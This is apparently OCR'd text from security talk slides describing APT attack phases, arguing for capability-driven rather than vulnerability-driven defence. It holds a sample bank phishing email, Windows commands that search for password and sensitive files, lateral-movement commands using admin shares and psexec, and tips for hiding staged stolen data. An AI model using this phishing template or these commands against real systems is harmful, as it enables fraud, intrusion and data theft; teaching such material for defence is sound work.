
Phase 2: Initial Entry



Phase 2: Initial Entry

Example Syntax:

Phishing Examples



Phase 2: Initial Entry

Subject: Account Update ALERT!!!!!!!!!!!!!

WACHOVIA

WACHOVIA SPECIAL ACCOUNT UPGRADE

Contact Us
Online Services
(800) 950-2296
24 hours a day
seven days a week
online1.services@wachovia.com

Dear Customer,

Due to concerns for safety, Your account has been randomly flagged in our system as a part of our latest security measures against Fraud and ID Theft. This happens to ensure that only you have access to your Wachovia account and to ensure a safe Banking experience against online fraud. We require all flagged accounts as yours, to verify their information on file with us. To Speed up the Verification Process, We urge you verify your account now to avoid your online access disabled.

To Begin the verification process of your Wachovia records, Please click on the reference link below:

Reference*

http://www.wachovia.com/secure/update/ssl.cfm

If you have any questions, please call us at (800) 950-2296 or email online1.services@wachovia.com. We're available to assist you 24 hours a day, seven days a week.

We hope you enjoy banking online with Wachovia.

Phase 3: Post-Exploitation

Privilege escalation and data mining the compromised machine

1. Simple privilege escalation attempts (ex: at command, meterpreter getsystem, uac bypass)
2. Simple data pilfering
   - dir c:*password* /s
   - dir c:*pass* /s
   - dir c:*.pcf /s
3. Simple persistence (ex: registry modification, simple service creation/replacement)
4. Advanced persistence (custom backdoor)

Phase 3: Post-Exploitation

Example Syntax:

1. Privilege Escalation
   - at command
   - KiTrap0d
   - Win7Elevate
   - UACbypass
   - Meterpreter getsystem

2. Searching for files

```
dir c:\*password* /s
dir c:\*competitor* /s
dir c:\*finance* /s
dir c:\*risk* /s
dir c:\*assessment* /s
dir c:\*.key* /s
dir c:\*.vsd /s
dir c:\*.pcf /s
dir c:\*.ica /s
dir c:\*.log /s
```

3. Search in files

```
findstr /I /N /S /P /C:password *
findstr /I /N /S /P /C:secret *
findstr /I /N /S /P /C:confidential *
findstr /I /N /S /P /C:account *
```

4. OpenDLP type solution
   - -Deploy Agent
   - -Search for Stuff
   - -Steal it

Phase 4: Lateral Movement

Moving from host to host within the target network

1. Simple file transfer via admin shares, and execution via net/at commands
2. NT Resource kit tools
3. 3rd Party System Admin tools
4. Custom tools (ex: use native API calls)

Phase 4: Lateral Movement

Example Syntax:

1. Net use \\some_workstion
2. cp mybin.exe \\some_workstation\C$\temp\mybin.exe

Or

3. Psexec \\some_workstation

Or

4. Push out agent via various update tool (altiris, Microsoft SMS, etc)

Phase 5: Data Exfiltration

Getting business critical data out of the network

Exfiltrate [eks-fil-treyt]. *verb*,:

– *To surreptitiously move personnel or materials out of an area under enemy control.*

In computing terms, exfiltration is the unauthorized removal of data from a network.

1. Simple data exfil via any port/protocol
2. Simple data exfil via HTTP/DNS
3. Exfil via HTTPS
4. Authenticated proxy aware exfil

Phase 5: Data Exfiltration

Easier to move things in a small packages


- RAR, ZIP, and CAB files.
- Makecab built-in to Windows
- Most systems have 7zip, winRAR, etc
  - All those allow for password protected files
  - Most allow you to break big files into pieces of X size

Staging areas

- Locations to aggregate data before sending it out
- Easier to track tools and stolen data
- Fewer connections to external drops
- Typically workstations – plenty of storage space
- Is it abnormal for workstations to have high bandwidth usage?


Phase 5: Data Exfiltration

Fancy way




Phase 5: Data Exfiltration

More Explanation



Phase 5: Data Exfiltration

What normally happens…



Phase 5: Data Exfiltration

Staging Points (from Mandiant's "The Getaway")

- %systemdrive%\RECYCLER
  - Recycle Bin maps to subdirectories for each user SID
  - Hidden directory
  - Root directory shouldn‟t contain any files
- %systemdrive%\System Volume Information
  - Subdirectories contain Restore Point folders
  - Hidden directory
  - Access restricted to SYSTEM by default
  - Root directory typically only contains "tracking.log"

Phase 5: Data Exfiltration

Staging Points (from Mandiant's "The Getaway")

- %systemroot%\Tasks
  - "Special" folder – Windows hides contents in Explorer
  - Root directory only contains scheduled .job files, "SA.dat" and "desktop.ini"
- Countless other hiding spots…
  - %systemroot%\system32
  - %systemroot%\debug
  - User temp folders
  - Trivial to hide from most users
  - Staging points vary on OS, attacker privileges

Vulnerability Driven VS. Capability Driven

- Today's Information Assurance Programs are comprised of
  - Vulnerability Management (aka patch management)
  - User Awareness
  - Documentation of the first 2

- Vulnerabilities are transient

- Everyday you patch, everyday there's more to patch

- If the attacker isn't relying on the presence of vulnerabilities in order to make his attack work you are in for a world of hurt!

Vulnerability Driven VS. Capability Driven

- Instead of saying "Mr. Customer, you have 600 highs, 1200 mediums, and 5000 lows"

- We saying "Mr. Customer, you able to detect and respond to a level 3 attack (basically organized crime)".

- Level 1: Kiddie
- Level 2: Got some game
- Level 3: Organized crime/hacker for hire
- Level 4: State sponsored

What About Threat Modeling & Risk Assessment?

- Threat Modeling:
  - STRIDE
  - DREAD
  - OWASP
  - FAIR

- Risk Assessment
  - ISO 27000 Series
  - NIST 800-30
  - OCTAVE

Good, but a little too much for where we are going with this…

Threat Modeling

Attacker-Centric

Attacker-centric threat modeling starts with an attacker, and evaluates their goals, and how they might achieve them. Attacker's motivations are considered.

Asset-Centric

Asset-centric threat modeling involves starting from assets entrusted to a system, such as a collection of sensitive personal information.

Software-Centric

Software-centric threat modeling (also called 'system-centric,' 'design-centric,' or 'architecture-centric') starts from the design of the system, and attempts to step through a model of the system, looking for types of attacks against each element of the model. This approach is used in threat modeling in Microsoft's Security Development Lifecycle.

We're approaching from somewhere between the Attacker-Centric and Asset-Centric.

Source: http://en.wikipedia.org/wiki/Threat_model

Risk Assessment

Risk Assessment

- ISO 27000 series
- NIST 800-30
- OCTAVE

Formula based evaluations like (A * V * T = R) that just get more complex:

Asset * Threat * Vulnerability = Risk

Vulnerabilities are still the key factor in most systems of assessing risk.

Vulnerability Tracking Systems, Threat Modeling & Risk Assessment

We aren’t saying to get rid of all of these.

They each have value, and a purpose

You definitely want to start with a traditional information assurance program

Just don’t stay with a traditional program if you REALLY care about not getting owned!!!!!!!!!!!

References for APT

http://www.advanced-persistent-threat.com

http://www.boozallen.com/insights/expertvoices/advanced-persistent-threat?pg=all

Holla @ CG....

Email:

cgates [ ] laresconsulting [ ] com

Twitter:

http://twitter.com/carnal0wnage

Work

http://lares.com

Blog

http://carnal0wnage.attackresearch.com

Holla @ j0e....

Toll Free: **1-866-892-2132**

Email: joe@strategicsec.com

Twitter: http://twitter.com/j0emccray

Slideshare: http://www.slideshare.net/joemccray

LinkedIn: http://www.linkedin.com/in/joemccray